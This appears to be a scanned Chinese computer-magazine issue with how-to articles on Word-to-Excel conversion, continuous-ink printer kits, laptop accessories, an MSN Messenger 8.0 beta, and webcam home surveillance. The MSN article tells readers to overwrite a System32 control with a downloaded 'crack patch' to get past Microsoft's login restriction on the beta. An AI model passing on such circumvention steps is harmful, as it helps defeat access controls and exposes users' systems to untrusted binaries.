第一步：首先清除 Word 表格中的多余内容。当打开一个包含有多个《×××企业人员素质调查表》表格的 Word 文件时，会发现每个表格都有单独的表头，且表格内、表与表之间也存有大量的分段和空格等多余内容。对于这些多余内容的清除采用〝查找替换〞功能来实现。

1.清除表头文字〝×××企业人员素质调查表〞的方法比较简单，就是在 Word 中，执行〝编辑→替换〞命令，然后在〝查找内容〞中输入上述表头文字，〝替换为〞中则什么都不输入，最后点击〝全部替换〞按钮即可。

2.接下来清除分段和空格。在替换对话框的〝查找内容〞框中输入〝^p〞（不含引号，下同）。〝^p〞为段落标记字符，也可以通过点击替换对话框中的〝高级〞按钮展开对话框，再点击〝特殊字符〞按钮来输入它。〝替换为〞框中为空白，然后点击〝全部替换〞（见图 3）。在〝查找内容〞栏输入〝^w〞(〝^w〞为空白区域标志符，在〝特殊字符〞中也可以找到），〝替换为〞栏为空白，点击〝全部替换〞按钮。




图 3

第二步：接下来将利用 Word 的〝表格转换成文字〞功能把所有表格都转换成文字。

首先选中一个表格，然后执行〝表格→转换→表格转换成文本〞菜单命令，在打开的对话框中点击选中〝其他字符〞项，并在后面的空白处输入〝@〞(这只是一个分隔符），单击〝确定〞即可（见图 4）。按照这个方法，对文档中的每一个表格逐一进行操作。



图 4

小提示

表格自动转文本

第二步中的方法虽然能将所有的表格转换为文本，但是效率太低了。那么如何快速完成表格转文本的工作呢？经过笔者的实践，利用 Word 宏命令可以轻松实现。方法如下（下面代码，可从 http://www.newhua.com/cfan/200523/macro.rar 处下载）：

1.执行“工具→宏→VisualBasic 编辑器”菜单命令打开 VBA 编辑器，展开“Normal”项，双击其下的“ThisDocument”，然后在右侧打开的编辑区输入以下代码。

```
Sub Macro1()
Selection.WholeStory
Selection.Find.ClearFormatting
With Selection.Find
.Text = "企业名称"'注：这里这由用户根据表格内容确定。
.Replacement.Text = ""
.Forward = True
.Wrap = wdFindAsk
.Format = False
.MatchCase = False
.MatchWholeWord = False
.MatchByte = True
.MatchWildcards = False
.MatchSoundsLike = False
.MatchAllWordForms = False
End With
Selection.Tables(1).Select
Selection.Rows.ConvertToText Separator:=wdSeparateByDefaultListSeparator, _
NestedTables:=True
For i = 1 To 9'注：这里是文档中的表格总个数减1，本例中共
```

有10个表格。

```
Selection.Find.Execute
Selection.Find.Execute
Selection.Tables(1).Select
Selection.Rows.ConvertToText Separator:=wdSeparateByDefaultListSeparator, _
NestedTables:=True
Next i
End Sub
```

2.关闭VBA编辑器，刚才输入的代码会自动保存。在Word主界面，点击菜单命令“工具→自定义”，转到“命令”选项卡，在左侧列表中点选“宏”项，再将右侧的Macro1宏拖到Word菜单工具栏空白处（见图5），Word将添加一个以Macro1命名的按钮。右击该按钮，将按钮命名为“表格转换文本”，最后关闭自定义对话框。



图5

以后，只要点击“表格转换文本”按钮，Word就会自动将文档中全部表格转换成文本了。

第三步： 经过上述处理，Word文档将如图6所示。现在还需要对原来每个表格内容重新进行整理，使其成为各自独立的段落。




图6

1.执行“编辑→替换”菜单命令打开替换对话框，在“查找内容栏”输入“^P”（不含引号，下同），“替换为”栏为“@”，点击“全部替换”按钮。

2.重复上面的操作，在“查找内容”栏输入“企业名称@”，“替换为”栏为“^p”，点击“全部替换”按钮。最后结果如图7所示，然后将该文档另存为纯文本文件，退出Word。




图7

第四步： 启动Excel，执行“文件→打开”菜单命令，打开刚才保存的纯文本文件，将出现如图8所示对话框，选中“分隔符号”，然后单击“下一步”。




图8

第五步： 在随后显示的向导界面中，选中“其他”项，然后在其右侧框中输入字符“@”，这时可以看到文本文件的数据已经被整齐地划分开了（见图9）。单击“下一步”，最后点击“完成”，即可将文本文档转换成了Excel电子表格了。




图9

这时转换的数据格式可能还不是十分理想，你可以根据实际需要再作调整，比如删除多余的列，设置单元格格式，添加表头等等工作。对Excel表格的操作，这里就不作详细介绍了。 CF [YY26]

输入身份证号其实不用太复杂

贵刊今年第22期《数字格式自定义 Excel更好用》一文所介绍的方法，虽然可以输入长数字，但是它本质上还是数字，经常会出意外，比如单元格太窄的时候，数字变成“#”号，数字后面莫名其妙补“0”等。最安全的做法则是将单元格变成“文本”类型。

第一步： 右击准备输入身份证号的单元格（也可多选后再右击），选择“设置单元格格式”；

第二步： 在打开的对话框中点选“数字”选项卡中的“文本”类型，“确定”后返回，输入身份证号码即可。（北京 行者） CF [YY27]

200=5000元!

连续供墨让喷墨打印耗材不耗财

★★

■广东　水水

打印机可以说是每个办公场所都必须有的东西，有的大公司会买激光打印机，虽然一次投入高，但是接下来的成本算起来是比较划算的，但是对于个人办公族而言，买不起激打又想要有好的打印效果，只能选购喷墨打印机了。但是喷墨打印机有一个问题，那就是墨盒的成本太高，墨盒很快就会被用完，甚至有时候要打印一幅高精度的彩色照片，还没有打印完墨水都用完了。更换墨盒给我们带来的是高昂的成本，因此我们就要想方设法来降低喷墨打印机的成本了。

降低成本的好方法:连续供墨系统

不要以为连续供墨是什么深奥的东西，事实上你看到的那些用喷墨打印机打印出来的大幅海报，有很多都是在连续供墨状态下面打印的。在以前，还有一个能够降低喷墨打印机成本的好方法，那就是自己手动灌墨。不过每次都要一点一点来灌，可以说非常不方便(见图1)，而且就性价比而言，连供系统的价格远远低于原装墨盒。以市场占有率较高的Epson C65打印机为例，一套容量为250ML的4色原装墨水市场价在250元左右，一套4色的连供墨系统的售价约为200元，由于连供墨盒每个颜色的墨水都是独立封装的，使用完后可重复填充，粗算下来这套连续供墨系统相当于20套原装墨盒的墨水量。按原装墨盒价格计算，购买相同容量的墨盒总共花去(250×20)5000元，而一套连供系统的价格仅为200元，节约了近4800元。



图1

我们该如何选购连续供墨套装?

在到市场上面去选购之前，我们应该了解一下，自己的打印机适用什么样的连续供墨系统。比如Epson的打印机可以采用墨C哥、HP打印机采用　之彩或英之杰等产品。在购买的时候，我们应该根据打印量和使用环境、打印项目等选择哪家产品更适合，事前进行对比，提前作好考虑。除了连续供墨套装，我们要注意的还有墨水。颜料墨水售价高出染料墨水一倍以上，而且颜料墨水打印的照片一般没有染料墨水打印的照片鲜艳和饱满，不过颜料墨水打印出来的照片不易褪色。最后就是现在连续供墨的销售主要有代理商和网络销售两种，建议大家直接到代理商那里去购买。因为他们应该会帮你免费安装的，不过价格稍贵，大概等于一套原装墨盒哦。

小提示

连续供墨系统的墨水成分与原装墨水相比，还是显得不够“精细”。因此，如果不是每天经常开机打印的用户，最好不要使用连续供墨系统，否则很容易发生堵头的问题。这个现象在采用墨盒和墨头分离的EPSON和Canon打印机上很容易发生，大家一定要引起注意。

套装买回来之后的安装

好了，假设现在我们已经把套装买回来了，就让我们动手开始安装吧。首先要说明的是，虽然连续供墨系统的牌子很多，但是安装起来都是大同小异的，有些针对加密机型的连续供墨套装还会附送一个解码芯片，大家只要按照说明书上面写的把芯片安装到墨盒上面即可，下面就可以开始我们的安装过程了，这次我们用的连续供墨系统是赛诺连续供墨套件(见图2):



▲图2 ◣图3




在套件的包装盒里面有详细的说明书可以看，接下来我们把外置的墨盒拿出来，打开盖子(见图3)，往里面注入墨水(见图4)。在添加墨水的时候小心一点，要把每一个单色墨盒都注满，然后把管线穿过盖子，再把盖子完全封闭好(见图5)，记住要用笔把出气孔给扎开哦！最后我们把六个单色的墨盒放到整体大墨盒里面，放好海绵，固定好之后，就开始用管线连接打印机了。



▲图4 ◣图5




把墨盒固定到墨车上面之后，我们就把墨车推到最左边，因为墨车在打印过程之中会左右快速移动，因此我们必须给墨车留出足够的管线长度，以免妨碍




▲图6 ◣图7





▲图8 ◣图9



墨车移动。而管线的连接方法大概有两种,一种是走打印机盖子里面(一般都采用这种方法,见图6),而另外一种就是从打印机的散热孔里面延伸出来(见图7),不过这要看你的打印机型号,还有就是管线的粗细是否足够穿过散热孔了,这种方法比较烦琐,但是对外观影响很小哦。

把管线连接好了之后,我们就要用一个针管塞到不同颜色的单色墨盒里面抽墨了。这是因为你的管线里面有空气,打印的时候墨水会无法通过管线传输到墨盒里面,因此抽墨就能够在把墨抽出来的同时,把空气也抽出来,管线里面就完全充满墨水了(见图8)。多出来的墨水其实你可以重新注回到外置的墨水盒里面去的,不过注意在换不同颜色的墨盒之前要把针管洗干净了哦。最后要提醒大家的就是,有些打印机的墨盒有加密芯片,你就要把套装里面的解码芯片取出来,把原来墨盒的芯片换掉,这样才可以正常打印哦(见图9)!

废墨清零的技巧

最后一个要注意的问题,那就是打印机的"废墨计数"问题。在EPSON打印机里面有的型号会设置了一个"计数器",检测你清洗及开机的次数,你每开一次机或每清洗一次这个计数器就会累计,到一定数量机器就不能打印只能到EPSON专营店去更换墨垫(一般来说个人很难达到这个计数,但是公司用的打印机就例外了)。其实我们根本不用更换这个东西,下面就列出某些具有这样的计数器的机器手工清零的方法。您首先关掉打印机,然后按照我们下面的方法进行手工清零,最后重启打印机,你的打印机即可重新使用了。

Epson Stylus Color:同时按住ALT+FONT+LOAD+PAUSE,然后按下电源键,机器有反应时松开所有的键;

Epson Stylus Color 300:同时按住LOAD/EJECT+CLEANING键,然后再按住电源键不放直到喷头有反应。最后松开所有的键。在2～3秒后再按住LOAD/EJECT+CLEANING键;

Epson Stylus Color 400、600:同时按住LOAD/EJECT+CLEANING键,然后再按住电源键不放直到喷头有反应。最后松开所有的键。在2～3秒后松开LOAD/EJECT键;

Epson Stylus Color440、640、740、460、660、670、760、860、880、1160:同时按住LOAD/EJECT+CLEANING键,然后再按住电源键不放直到喷头有反应。最后松开所有的键。在2～3秒后再按住CLEANING键。直到看到机器有反应;

Epson Stylus Color 680:同时按住LOAD/EJECT+CLEANING键,然后再按住电源键不放直到喷头有反应。直到你看到墨水显示灯闪动与纸从出口出来,最后松开所有的键。在2～3秒后再按住CLEANING键。直到看到机器有反应;

Epson Stylus Color 800,850:同时按住LOAD+CLEANING COLOR+CLEANING BLACK键,然后再按住电源键不放直到喷头有反应。直到你看到墨水显示灯闪动与纸从出口出来,最后松开所有的键。在2～3秒后再按住CLEANING COLOR键。直到看到机器有反应;

Epson Stylus Color 900,980:同时按住LOAD/EJECT+CLEANING键,然后再按住电源键不放直到喷头有反应。直到你看到墨水显示灯闪动与纸从出口出来,最后松开所有的键。在2～3秒后再按住CLEANING 键直到12-13秒;

Epson Stylus Color 3000同时按住FAUSE+LF/FF+DOWN ARROW键,然后再按住电源键不放直到喷头有反应。最后松开所有的键;

Epson stylus Photo 785、895:同时按住MAINTENANCE+ROLL APER键,然后再按住电源键不放直到喷头有反应。你将看到指示灯闪烁,最后松开所有的键。在2-3秒后再按住ROLL APER键直到12～13秒。直到指示灯闪烁;

Epson stylus photo 890、1280、1290: 同时按住MAINTENANCE+ROLL APER键,然后再按住电源键不放直到喷头有反应。你将看到电源指示灯闪烁,最后松开所有的键。在2～3秒后再按住ROLL APER 键直到12～13秒,直到指示灯闪烁。

如果您的打印机无法清零,你不妨尝试一下用EPSON的清零软件,可以清除一切和打印相关的技术哦,关于这个,我们下次介绍,咱们立刻就给自己的打印机装上连续供墨系统吧!

CF [YY28]

如虎添翼:笔记本外设帮你忙

★★

■广东　幻想国度

现在有不少朋友都买了笔记本,享受着充满乐趣的移动性和娱乐性。但是笔记本终究和台式机不同,由于设计上要追求体积小、重量轻,因此台式机上面很多扩展的东西在笔记本上面都被"删除"了,现在的笔记本,除了标配的PCMCIA、USB和红外接口之外,其他的接口要看具体的机型才会知道是否有这样的功能。如果你对办公的要求比较严格,需求比较多的话,此时笔记本就比较难满足你的要求了。不过不用担心,让我们来给笔记本添上一对翅膀吧!

第一种需求:如果我找不到提供这些无线上网的场所怎么办?譬如说我在室外急需上网?

解决方法:用PCMCIA接口的GPRS或者CDMA无线上网卡。

中国移动和联通很早就开通了"无线宽带"服务,只要我们所在的地方有手机信号,我们就能够上网。当前无线上网卡有几种类型,一是机卡一体,上网卡的号码已经固化在PC卡上,直接插入笔记本电脑的PCMCIA插槽内,就可以使用;第二是机卡分离,记录上网卡号码的"手机卡"就可以和卡体分离,把两者插在一起,在插入PCMCIA插槽内就可以上网;第三是USB无线猫(MODEM),即通过USB连接插入台式或笔记本电脑的USB接口内上网,而手机卡也可以插入到无线猫中。



至于安装的方法也很简单,我们首先需要一块PCMCIA接口的无线宽带网卡,支持CDMA或者是GPRS的(这要看你用哪家网络商),然后我们把手机卡放到上网卡里面,把网卡插入笔记本的PCMCIA接口里面,安装好驱动程序,然后就可以使用了,非常方便哦。

具体操作方法:下面以中国移动的神州行随E行上网卡(SIM卡+随E行单模GPRS网卡+笔记本或PDA方式)为例:

第一步:单模网卡上有SIM卡插槽,在激活SIM卡后,将其插入单模网卡。

第二步:在电脑商安装客户端软件(购买网卡时已配备)。

第三步:安装完毕后,将单模网卡插入电脑,电脑将自动启动驱动程序,驱动程序安装完成后重启电脑。

第四步:启动客户端软件,并设置无线网卡配置,将GPRS连接设为"缺省",设置接入点名称为"cmnet",配置用户名和密码为空;

第五步:进入短信界面可以发送短信,进入GPRS界面可以连接网络,启动互联网 览器。

第二种需求:我时常会在车里使用笔记本电脑工作和上网,但是笔记本电源只能用一段时间,我该怎么办?

解决方法:车载逆变电源



所有的轿车里面都会有一个点烟器,它同时也是12V直流电源的插孔,我们只需要购买一个这样的笔记本车载电源就能够满足我们的外置电源需求了。只要你的汽车有足够汽油,就能够保证笔记本电脑电量充足。买了车载电源回来之后,我们可以根据自己笔记本的电源插孔先配置好插头,然后把电源和笔记本电源插口接上,接着把圆柱形的点烟器插头插到汽车的点烟器之中,只要车辆通电,你的笔记本立刻就会转换到外置电源状态,并且可以充电了。

> 小提示
>
> 挑选一款额定功率在150W左右的车载逆变电源,不能贪多贪大,以免汽车的蓄电池以及线路不堪负荷(后者如果严重超负荷,甚至会引发汽车着火)。

第三种需求:如果我在移动办公的中途需要打印一些文稿怎么办?

解决方法:便携式打印机



佳能i70

市面上有不少便携式打印机,最经典的就是佳能i70,它的重量只有1.8公斤,体积只有15英寸笔记本电脑的一半左右,而且具有4800dpi打印分辨率和13ppm黑白文本打印、9ppm彩色打印的速度。而且你还能够把佳能数码相机和i70连接,直接打印相片!i70的接口是USB,和笔记本相连接可以说非常方便,相信一定可以满足移动办公一族的需求。

第四种需求:我有很多设备要和笔记本电脑连接,扩展接口不够了怎么办?

解决方法:USB HUB或者扩展坞





如果你的USB接口不够用了,可以购买一个USB HUB,可以通过一个USB接口弄出四个USB接口来,而且还能够串联,非常方便,但是如果你需要更多的PCMCIA接口、打印口、音频接口,或者一些本来你的笔记本没有的接口的话,你就需要购买一个扩展坞了。扩展坞一般是针对某个型号的电脑来设计的,我们在购买的时候需要特别注意,不要买到和自己的笔记本型号不兼容的扩展坞哦。上图6就是IBM的X31专用扩展坞了,只要我们把扩展坞和笔记本的扩展坞接口连接上,即可获得包括USB口,视频接口,火线接口,甚至网线、CF、SD卡接口在内的一切接口了,大家说是不是非常方便呢? CF [YY29]

■福建　柳庄头

★★★★

终于有了群功能！MSN 8.0 就要来啦！

本文可以帮你学到

- 支持群组功能
- 能发送离线消息

MSN Messenger7.5 刚发布不久，微软便紧锣密鼓地开始了 Messenger 8.0 的测试。测试版目前还没有对用户开放下载，而且即使用户通过其他途径得到了测试版本，但是没有微软授权的ID同样无法正常登录。笔者在第一时间拿到了测试版本，并且利用高手制作的破解补丁，终于使用上了号称功能无比强大的 MSN Messenger 8.0。那到底有什么激动人心的功能值得我们期待呢？

下载及安装

首先，至 http://g.msn.com/1csbeta/Mess80_EN 下载 8.0 测试版本的安装程序，安装完成后，如果此时你直接登录，会发现始终停留在登录界面，无法顺利进入。不过，只要我们到http://www.cnbeta.com/ugmbbc/wlmpatch.rar下载一个登录补丁，就可以突破微软的封锁，提前享受微软的这份大餐了！

将下载得到的补丁文件解压缩后，将其中的.ocx文件拷贝至X:\Windows\SYSTEM32目录下(其中X为操作系统所在的盘符)将原文件覆盖，然后依次单击“开始→运行”，在运行框中输入:regsvr32 \Windows\system32\MSWINSCK.OCX，对刚才拷贝的新控件进行注册，回车后系统会提示注册成功。然后我们就只要双击补丁文件中的EXE可执行程序，在弹出的程序主界面中点击“Patch”按钮给 msnmsgr.exe 打上补丁。如果操作成功，程序会给出相应的提示，最后我们就只要点击下方的“Run Server”按钮运行服务器就可以完成打补丁的工作了(见图1)。




图1

小提示

在登录MSN之前首先记得要点击“Run Server”按钮启动服务器，而且每次离线之后想要再次登录都必须先点击该按钮，同时在使用MSN Messenger 8的过程中该程序都要保持运行状态。

新特性

一进入到 MSN Messenger 8 的用户面板，我们就会发现新版 MSN 8.0 的结构显得更为合理，更方便用户查看资料和进行各项操作。当然，更让我们感兴趣的便是，它具有突破性的新功能了！

1.群组功能

传得沸沸扬扬的群组功能终于在8.0测试版中浮出了水面，从此我们就可以像QQ群一样，在MSN中和好友开Party了！

大家或许已经在使用 MSN Messenger7.5 的好友分组功能，而8.0测试版直接将我们已经存在的好友分组默认为用户群，只要将鼠标停留到想要发送消息的组名称上点击右键，我们就可以看到一个名为“Send an Instant Message to this Group”的选项，这就是给群里面所有的人群发消息的功能(见图2)。单击该选项就可以跟群里面在线的好友进行消息的群发及讨论了。



图2

如果你希望自己重新创建群，可以在MSN面板上单击“Contacts→Creat a Group”，打开创建群对话框，设定好要创建的群的名称后，在联系人列表中勾选想要邀请的好友。如果对方还没有在你的好友名单中，则可以在下方的输入框中输入其电子邮件地址来邀请加入。最后单击“Save Group”按钮即可完成群的创建工作了(见图3)。



图3

2.离线消息

无法给离线的联系人留言一直是MSN Messenger受用户病的方面之一，虽然微软随后推出了移动留言功能，但又有哪位用户愿意冒着风险登记自己的手机号码呢？许多用户因此而转投了QQ的“怀抱”，毕竟QQ的离线留言功能的确非常的实用。

或许是微软终于听到了用户的呼声，离线消息也在8.0测试版中初现端倪。以往我们在MSN中双击离线联系人头像时，会自动调用邮件客户端软件来向该用户发送电子邮件，而现在则可以直接打开和该联系人的对话窗口，和QQ一样我们可以给对方离线留言(见图4)。如果对方使用的也是8.0版本，那么在登录后就可以收到我们的消息了。



图4

3.备注功能

恐怕没有人能够将电子邮件地址或者一串数字和某个好友一一对应起来，因此聪明的腾讯在其QQ新版中提供了用户备注功能，这样就不会出现好友换　称之后“形同陌路”的　　了。新版MSN也提供了类似的功能，每个联系人的卡片不再是以往只能进行查看的状态，增加了自定义编辑栏，这样我们就可以根据自己的习惯和方式对联系人进行资料更改，而且修改完成的资料会及时地显示在该联系人的卡片中。

将鼠标移到联系人头像上，在出现的功能按钮最右侧单击双箭头，即可弹出卡片对话框，联系人的所有相关信息都显示在该卡片中，包括个人信息(Personal)、工作信息(Word)等。切换至“Notes”选项卡，单击“Edit”按钮即可添加该好友的备注了(见图5)。



图5

小提示

单击卡片右下角的按钮还可以查看该好友的MSN Spaces中最新的内容。

4.共享文件夹

如果你想把刚刚从数码相机中导出的美图和好友分享，还是通过将图片打包发送呢？当你有了MSN 8.0之后，就不再需要这么麻烦了，你只要将所想要共享的图片目录直接拖拽到欲共享对话框中，然后点击OK即可。

创建共享文件夹的方式也很简单，只要在MSN面板上依次单击“Actions→Create or Open a Sharing Folder”，在弹出窗口中选择共享的好友，然后单击“Ok”按钮即可在“我的电脑”下创建一个共享文件夹，接下来要做的便是往该文件夹中添加共享的文件了(见图6)。在共享文件夹里，无论何时添加、修改、删除文件，都将和共享的人同步这些更改。在共享文件更改时，Messenger中的共享文件图标会闪烁，提示文件更新。这种方式应该说比起文件的传送来说更为简单和方便，我们对共享文件夹的操作就像在Windows中一样可以拖放、使用不同文件视图、拷贝、粘贴等等，而且在联机和脱机时都可以管理文件非常的方便。



图6

小提示

如果你希望在向Messenger联系人名称拖拽文件时将该文件直接放入共享文件夹中，则可以在MSN面板上依次单击“Tools→Options→Sharing Folders”，在右侧的窗口中勾选“Automatically create Sharing folders when I send files to my contacts”复选框即可(见图7)。



图7

小编有话说:除上述新特性之外，MSN Messenger 8.0测试版还支持断点续传、离线语音留言、动态图片显示等功能。可以看出，来自QQ等众多即时通讯软件的挑战，微软也开始学习竞争对手的一些特色功能，至于正式版到底能否带给用户更大的惊喜，就让我们拭目以待吧！ CF [YY30]

■软件DIY

★★★★

谍影重重3之摄像头监控

本文可以帮你学到

- 把摄像头做成无人值守监控
- 远程“偷窥”更安全

摄像头可以说是现在电脑中的〝标配〞了，可能大家都是用来上网视频聊天，其实利用摄像头的视频功能，再加上一款专业的监控软件SupervisionCam，完全可以组建一套专业的家庭保安录像系统，对家中的重要物品进行无人值守监控，一旦有人接近摄像头监控范围，电脑就会发出强烈的警报声音，并自动将被监控画面录制保存到硬盘，甚至可以通过邮件、手机短信给你发送警报，你也可以远程查看监控画面。怎么样？是不是很专业？要知道这样一款专业设备单独购买的话是需要几千元的，现在我们利用普通的摄像头就能实现，以后出门在外，就不用再担心家中贵重物品安全了。

SupervisionCam 小档案

u软件版本:3.05.14　　软件大小:1083KB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://gzcnc.onlinedown.net:82/files/setupsc.exe

无人值守自动监控

第一步:安装SupervisionCam后，程序会自动运行，首先会弹出设置界面，在〝Motion Detection〞（监视器检测）选项卡中的〝Settings video source〞（设置影像来源）下拉框中选择你的摄像头型号(见图1)，在右下角即可立即看到摄像头画面，调整好摄像头位置和方向(可以使用USB延长线来提高位置摆放的灵活性)，以保证画面中可以清晰地看到被监控的对象，例如门窗或者保险柜等。单击〝Video Capture Pin〞按钮可以设置摄像头画面分辨率、帧率等参数，一般应设置为320×240，帧率30；单击〝Video Capture Filters〞（视频过滤）按钮则可以设置摄像头画面亮度、对比度、背光补偿等参数，以使画面效果最好。下面的〝Enable Motion Detection〞(允许运动检测)选项默认是选中的，这是SupervisionCam最重要的功能，它可以根据监控范围内有无物体运动来判断是否触发警报(即有人进入)，触发条件在〝Dynamic trigger〞(动态触发器)栏中设置，这里的值越小就越敏感，一般建议设置为60％以上，以避免过度敏感，这里还有一个〝Compare frames eash〞（帧间隔）选项，它用来设置触发警报时自动保存监控画面的时间间隔，程序默认为0.5s捕捉一张画面。

第二步:打开〝Play Sound/Run Program〞选项卡，首先选中〝Play sound when a motion was detected〞选项，这样当SupervisionCam发现被监控范围内有运动物体时，就会发出警报声音，单击下面的〝Browse〞按钮选择要播放的声音文件，这里可以选择软件内置的〝Police.wav〞，也就是警车声音。另外也可以选择〝Run a program when a motion was detected〞选项，让SupervisionCam在触发警报时自动运行指定的应用程序。

第三步:打开〝Save Image〞（保存画面）选项卡，〝Save Image Settings〞下面的〝Destnation〞（目标路径）栏可以设置捕捉的画面文件保存路径，默认保存在SupervisionCam安装目录下，建议重新修改目录到非系统分区(见图2)，以避免大量存盘文件导致磁盘空间不足而使系统运行出现问题，下面还可以选择图片格式，建议选择体积更小的JPG格式。再打开〝AVI〞选项卡，选中〝Capture AVI started when a motion is detected〞（有活动物体时开始捕捉）选项，并单击〝Change〞按钮选择一种视频压缩格式，建议选择体积较小的〝Microsoft Windows Media〞，选中〝Add Sound〞选项可以同时录制声音，不过由于SupervisionCam录像的帧率较低，效果不是很好，一般不建议使用该功能。最后单击〝确定〞按钮返回程序主界面。



图1



图2

第四步:在程序主界面左边有两个预览窗口，上面的预览窗口实时显示当前监控画面，下面有三个按钮，单击中间的"Activate Supervision"(激活监控)按钮即可开始监控。SupervisionCam首先会自动捕捉一张监控范围内的当前画面，以后如果被监控范围内的没有任何变化，它就不会进行任何捕捉，而一旦被监控范围内的画面发生变化时，也就是当有人进入监控范围内时，SupervisionCam就会立即进行连续画面捕捉并自动保存到硬盘中，不会遗漏任何内容，同时发出强烈的警报声音来使进入者畏惧(别忘记打开音箱哦)。下面的预览窗口则是用来显示右边捕捉的画面内容的，右边的列表中详细显示了每张画面的捕捉时间，单击下面的播放按钮可以观看连续的画面效果。另外，我们也可以将这些保存的图片制作成AVI视频，在画面列表中选择要保存的图片，单击"Edit"菜单中的"Create AVI"，输入保存的AVI文件名即可。

小提示

在"Activity Timing"选项卡中我们还可以设定SupervisionCam按照设定的计划来执行，例如设置监控自动激活的时间等，更适合无人值守模式。

远程"偷窥"更安全

SupervisionCam还提供了强大的远程监控功能，让你在外面也能随时了解到家中的监控情况，如果出现警报情况，它可以使用信使服务、邮件等方式通知你，并可以把捕捉到的画面发送到指定的网络存储空间，甚至可以远程在线查看实时监控录像。

第一步:发送警报通知

打开"Send Message/Mail"(发送信息)选项卡，选中"Send a message when a motion is detected"(有活动物体时发送信息)选项，可以让SupervisionCam通过局域网信使服务功能向其他计算机发送消息，在下面的"Computer"栏输入计算机名称，并在"Message"栏输入消息内容即可，单击"Test"按钮可以测试效果，这种情况并不适合家庭监控。SupervisionCam还可以通过发邮件的方式进行警报通知。选择"Send a mail when a motion is detected"(有活动物体时发送邮件)选项(见图3)，并在下面设置好邮箱类型、账号、密码、发送服务器、邮件主题、邮件内容等参数，同样单击"Test"按钮可以测试邮件发送是否成功。SupervisionCam发送的警报邮件中还会包含触发警报时的现场图片，在右边的"Attach max images"()栏中可以设置附带的图片数量。




图3

小提示

现在许多邮箱都提供了邮箱到达后手机短消息通知功能，建议在接收SupervisionCam邮件的邮箱中启用该功能，这样当SupervisionCam发现监控现场有可疑现象而发送电子邮件警告时，你就可以通过手机短信最快接收到警报。

第二步:自动上传现场图片

打开"HTML Page/Server Upload/Dial In"选项卡，下面的"Save Upload"(保存后上传)项中就是用来设置上传参数的，首先选中"Start Upload when an image was saved"(文件保存后自动上传)选项，也就是当SupervisionCam出现警报情况而保存新的图片时，就立即进行上传，下面可以选择"FTP"方式，并设置好FTP服务地址、目录以及账号、密码等参数即可，单击"Test"按钮可以进行上传测试。由于SupervisionCam生成的监控画面图片文件体积很小，每张仅几KB，所以对上传空间并没有太大的要求。

经过以上两个步骤的设置后，当SupervisionCam监控现场出现警报现象，就会立即通过邮件或手机短信通知你，收到警报消息后，你就可以立即登录FTP服务器查看监控捕捉的画面，或采取其他措施。

第三步: SupervisionCam还有一个更厉害的功能，可以让你在远程实时查看监控录像，就像坐在家中一样。首先在主窗口中单击菜单"Tools→Program settings"，打开"HTTP Server Settings"选项卡，选中"Enable HTTP server"(启动HTTP服务器)选项(见图4)，为了防止别人随意查看，可以再选中"Allow directory listing"选项，并在下面的"Password"栏中输入密码，单击"确定"按钮完成设置。然后在命令行窗口中输入"ipconfig"，记下家中电脑的IP地址。

